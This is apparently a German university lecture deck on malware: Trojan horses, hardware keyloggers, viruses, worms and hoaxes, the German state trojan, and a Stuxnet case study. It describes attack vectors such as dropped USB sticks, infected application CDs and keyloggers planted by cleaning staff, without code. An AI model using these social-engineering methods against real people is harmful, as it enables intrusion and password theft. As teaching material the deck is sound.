
Trojanisches Pferd greift von innen an

Bösartige *Hard-/Firmware* könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, ...




Trojanisches Pferd greift von innen an

Bösartige *Hardware* (z.B. *Keylogger*) könnte Texteingaben (z.B. Passwort der Festplattenverschlüsselung) abfangen



Trojanisches Pferd greift von innen an

- Beispiele für Angriffe
 - Präparierte USB-Sticks
 - auf Parkplatz »verlieren«
 - Bewerbung auf offene Stelle
 - Begleitbrief und Unterlagen auf bewusst infizierter, beigelegter CD-ROM
 - Reinigungspersonal installiert Hardware-Keylogger zum Abfangen von Passwörtern




Fernwartung, mobile Datenträger und Schadsoftware

- **Fernwartung**
 - Fernwartung ist zu vergleichen mit der Existenz eines universellen trojanischen Pferdes
 - Schutz: wenn einmal vorhanden: keiner
 - Vertrauen ist nötig
- **Mobile Datenträger**
 - Dateien auf mobilen Datenträgern (USB-Sticks, MP3-Player, Handies, CDs, etc.) sind analog dem Download von Dateien aus dem Internet zu behandeln:
 - nur Berechtigte nach Virenscan
 - Anwendung einer Dateischleuse



Schädlicher Programmcode (malicious code)



Trojanisches Pferd häufig auch als Oberbegriff verwendet für Schadsoftware, die ohne Wissen des Opfers auf fremdem System läuft

Schadsoftware

	Safety	Security	Nutzfunktion	Fortpflanzung	eigenständiges Prog.	Codeschnippel
Wurm		x		x	x	
Virus		x		x		x
Trojan. Pferd		x	x	x	x	
Schädl. Code	x	x			x	x

Nutzfunktion	
ja	nein
transitives Trojanisches Pferd	Wurm, Virus
Trojanisches Pferd	malicious code

Viren – Würmer – Trojanische Pferde

- Virus
 - Programmcode, der eine ungewollte (Schadens)-Funktion ausführt (Sicht des Opfers)
 - kein eigenständiges Programm, benötigt einen »Wirt«
 - enthält Mechanismus zur Fortpflanzung auf andere (lokale) Programme
 - Schutz: keine unbekannten Programme ausführen; keine unnötigen Schreibrechte vergeben (Prinzip der geringstmöglichen Privilegierung)
- Wurm
 - eigenständiges Programm, z.B. ein Visual Basic Script, das eine ungewollte (Schadens)-Funktion ausführt
 - enthält Funktionen zur Fortpflanzung auf andere Rechner eines Netzes
 - Schutz: keine unbekannten Programme ausführen; keine unnötigen Rechte (insb. Ausführungsrechte) vergeben

Würmer: Wie gefährlich können pdf-Dateien sein?

- Beispiel eines Paches für iOS (iPhone, iPod touch) vom August 2010:



Viren – Würmer – Trojanische Pferde

- Trojanisches Pferd
 - Programm, das [eine **offen sichtbare Nutzfunktion** und zusätzlich] eine **verdeckte Schadensfunktion** ausführt
 - nicht notwendigerweise Fortpflanzung
 - spezielle Formen:
 - Universelles Trojanisches Pferd
 - Transitives Trojanisches Pferd
 - Schutz: keine unbekannten Programme ausführen
 - Auch: Oberbegriff für Schadsoftware, die ohne Wissen des Opfers auf dessen System läuft
- Hoax
 - ist eine Falschmeldung
 - Fortpflanzung: durch menschliche Fehleinschätzung
 - Hoax-Liste: <http://www.hoax-info.de/>

Beispiel für eine Hoax-Mail

Von: Doris Külper
Datum: 04.03.2004 11:25:12
Betreff: WICHTIGE INFO

Handy Fangnummern im Umlauf

Für alle zur Info

Wenn auf dem Handydisplay die Mitteilung "Anruf in Abwesenheit" und dann die Nummer:
+49137799090269 oder +4917233223333 erscheint,
nicht zurückrufen. Es handelt sich hierbei um
eine Fangnummer, die den Anruf bis zu einer
Stunde und länger hält.

Der Anrufer selbst hat keine Möglichkeit, den
Anruf zu beenden.

Bitte geben Sie diese Nummer jedem weiter, den
Sie kennen, damit böse Überraschungen im
Vorfeld schon vermieden werden.

Mit freundlichem Gruss

Doris Külper
Staatsanwaltschaft Hamburg



siehe auch: Wahr & falsch: Handy-Betrug mit 0137-Nummern.
<http://www.tu-berlin.de/www/software/hoax/telefon0137.shtml>

Bundestrojaner, Stuxnet, Flame

- Darf sich der Staat auch solcher Angriffsmethoden bedienen,
 - die zwar dem Schutz des Staates und seiner Bürger dienen, jedoch die Integrität und Vertrauenswürdigkeit von IT-Systemen untergraben und schlimmstenfalls auch gegen ihn selbst verwendet werden können?
- Antwort: »Neues Computergrundrecht«
 - Bundesverfassungsgericht im Februar 2008:
 - Grundrecht auf »Gewährleistung von Vertraulichkeit und Integrität informationstechnischer Systeme«
 - Erlaubte Einschränkungen:
 - Gefährdung von Leib, Leben und Freiheit einer Person
 - Gefährdung der Grundlagen des Staates
 - Gefährdung der Grundlagen der Existenz der Menschen

Darf sich der Staat auch solcher Angriffsmethoden bedienen?

- Implementierungen

- politisch motivierte staatliche Angriffe mit oder auf IT-Systeme anderer Staaten (Cyberwarefare)

- Stuxnet, (Duqu,) Flame

- Gesetzlich erlaubte Telekommunikationsüberwachung und Beweissicherung (Online Durchsuchung) direkt auf dem PC eines Verdächtigen

- Staatstrojaner / Bundestrojaner


Stuxnet

- Internetwurm, der mit dem Ziel entwickelt wurde, die innerbetrieblichen Abläufe eines speziellen Typs von Industrieanlagen empfindlich zu stören.
 - Entdeckung im Juli 2010
 - Ziel: Unbemerkte Änderung von Programmteilen in speicherprogrammierbaren Steuerungen (SPS)
 - Verwendet vier ZeroDay-Exploits zur Verbreitung und Rechteausweitung
 - Insiderwissen für Entwicklung erforderlich
 - Selbstzerstörung (nur Windows-Komponente) nach 35 Tagen




Bild von Natanz (Majid Saeedi/Getty Images)

Stuxnet - Szenario (Industrieanlage)



Installation (Dropper)


- Code-Injektion in Systemprozess



- Rootkit: Treiber mit gestohlenen Zertifikaten (Realtek, JMicron) signiert
- Manipuliert Step 7 IO-Treiber und Step 7 Projektdateien

Infektion der SPS und mechanische Zerstörung

- Injektion der SPS
 - Stuxnet überprüft Konfiguration der SPS und befällt nur bestimmte Systeme
 - genaue Kenntnis der Analgen muss vorhanden gewesen sein
- Mechanische Zerstörung (Drehzahlmanipulation)




Stuxnet

- Urheber: USA und Israel
 - Anordnung von 2006 von US-Präsident George W. Bush
 - in 2010 bestätigt durch Präsident Obama

Quelle: New York Times: Obama Order Sped Up Wave Of Cyberattacks Against Iran. June 1, 2012, page A1
- Besonderheiten
 - Kombination mehrerer unbekannter Zero-Day-Exploits
 - befällt nur bestimmte Systeme (laut Symantec ca. 70% im Iran)
 - Infektionsweg über mehrere Systemgrenzen hinweg
 - P2P-Kommunikation infizierter Systeme
 - Update-Mechanismus
 - Verwendung gestohlener Zertifikate
- Transitives trojanisches Pferd, da auch die IDE »befallen« wird

Transitives trojanisches Pferd

- pflanzt sich über mehrere Entwicklungsschritte fort
- Beispiele:
 - Compiler enthält Trojanisches Pferd; jedes neu compilierte Programm enthält ebenfalls wieder das trojanische Pferd
 - Texteditor schleust heimlich Schadcode (Quellcode, Makrocode, etc.) in ein Dokument ein
 - Kein Schutz durch geringstmögliche Privilegierung

